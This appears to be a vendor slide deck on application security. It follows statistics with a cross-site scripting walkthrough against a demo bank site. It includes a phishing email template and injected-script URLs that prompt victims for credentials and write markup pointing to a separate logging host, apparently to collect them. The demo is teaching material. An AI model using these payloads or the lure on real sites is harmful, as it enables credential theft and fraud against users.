MICRO FOCUS®

Fortify

Security across the Application Development Lifecycle

Lucas v. Stockhausen
Senior Application Security Strategist
Product Manager Fortify

lucas@microfocus.com

Some initial quotes

Fortify

Some quotes did not realize themselves …

- "I think there is a world market for maybe five computers."

  - Thomas Watson, president of IBM, 1943

- "There is no reason anyone would want a computer in their home."

  - Ken Olsen, founder of Digital Equipment Corporation, 1977

- "Almost all of the many predictions now being made about 1996 hinge on the Internet's continuing exponential growth. But I predict the Internet will soon go spectacularly supernova and in 1996 catastrophically collapse."


  - Robert Metcalfe, founder of 3Com, 1995

… others might be more relevant then ever

- So now, when we face a choice between adding features and resolving security issues, we need to choose security.

  - Bill Gates, Trustworthy computing, 15th Jan 2002

Businesses today need faster innovation… and faster innovation increases risk




Number of Applications
Release Frequency
Releases with Critical Vulnerabilities


Source: 2017 Micro Focus Application Security Research Update


Fortify MICRO FOCUS

Application security is more important than ever

The majority of security breaches today are from application vulnerabilities








of security incidents result from exploits against defects in the design or code of software.[1]


Homeland Security

Source: 1. U.S. Department of Homeland Security's U.S. Computer Emergency Response Team (US-CERT); 2. 2017 Application Security Research Update" by the Fortify Software Security Research team, 2017

Web & mobile applications are vulnerable



of web applications
had at least one critical or high severity issue (vs. 80% last year)



of mobile applications
had at least one critical or high-severity issue (vs. 66% last year)

Source: 2018 Application Security Research Update, Micro Focus® Fortify Software Security Research Team

Basic Example


Fortify

Live example

- Cross site scripting

- http://splc:8080/splc

XSS – Cross Site Scripting



Fortify MICRO FOCUS

Real-world payloads

Real-world payloads

- Javascript is a full-featured programming language

- Object-oriented
- C-like syntax
- Extremely powerful
- Native in every browser

Real-world payloads

- In sum, being able to run JavaScript on a victim's browser has a LOT of potential


Real-world payloads

- In sum, being able to run JavaScript on a victim's browser has a LOT of potential
- Let's take a look at a possible attack and how to build it up


- Let´s go to http://freebankonline.com/
- (real site is http://legacy.webappsecurity.com)

http://freebankonline.com/


http://freebankonline.com/



http://freebankonline.com/banklogin.asp?err=this is possible to hack



http://freebankonline.com/banklogin.asp?err=<script>alert("you are hacked");</script>



http://splc:8080/splc/


```
lucas@lotte-vm@~/Desktop/tomcat_8080_splc/logs: tail -f hack_log.2017-08-29.txt
192.168.40.1 - - [29/Aug/2017:13:11:15 +0200] "GET /favicon.ico HTTP/1.1" 200 21630
192.168.40.1 - - [29/Aug/2017:15:02:19 +0200] "GET /splc/ HTTP/1.1" 200 1752
192.168.40.1 - - [29/Aug/2017:15:02:19 +0200] "GET /splc/css/demo.css HTTP/1.1" 200 6031
192.168.40.1 - - [29/Aug/2017:15:02:19 +0200] "GET /splc/images/top.jpg HTTP/1.1" 200 12494
192.168.40.1 - - [29/Aug/2017:15:02:19 +0200] "GET /favicon.ico HTTP/1.1" 200 21630
192.168.40.1 - - [29/Aug/2017:18:52:18 +0200] "GET /splc/ HTTP/1.1" 200 1752
192.168.40.1 - - [29/Aug/2017:18:52:18 +0200] "GET /splc/css/demo.css HTTP/1.1" 200 6031
192.168.40.1 - - [29/Aug/2017:18:52:18 +0200] "GET /splc/images/top.jpg HTTP/1.1" 200 12494
192.168.40.1 - - [29/Aug/2017:18:52:18 +0200] "GET /favicon.ico HTTP/1.1" 200 21630
192.168.40.1 - - [29/Aug/2017:18:54:14 +0200] "GET /splc/ HTTP/1.1" 200 1708
```

So we have two Websites

- http://splc:8080/splc/
- http://freebankonline.com/

Send spam email

Dear user


We are testing a new login procedure for our banking portal


Please click here: http://freebankonline.com to test and provide us feedback

Thanks


IT – Team
free Bank online


http://freebankonline.com/banklogin.asp?err=<script>username=prompt('Please enter your username',' '); password=prompt('Please enter your password',' '); alert("username="%2B%0Ausername%2B%0A" and password="%2B%0Apassword);</script>






http://freebankonline.com/banklogin.asp?err=<script>username=prompt('Please enter your username',' '); password=prompt('Please enter your password',' '); document.write('<img src="http://splc:8080/splc/images/top.jpg" alt="""'); document.write('
Invalid Login: '%2B%0Ausername);</script>





